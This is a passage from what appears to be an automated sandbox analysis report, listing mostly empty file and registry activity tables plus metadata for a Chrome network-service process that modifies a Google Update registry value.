File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Google\Update\ClientState\{8A69D345-D564-463c-AFF1-A69D9E530F96}	dr	unicode	0	1	success or wait	1	7FF70F1188A3	RegSetValueExW

Analysis Process: chrome.exe PID: **6928**, Parent PID: **6728**

General

Target ID:	3
Start time:	22:02:57
Start date:	20/03/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2036 --field-trial-handle=1820,i,13093619940633005099,1936944448872114653,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff70f0c0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Disassembly

No disassembly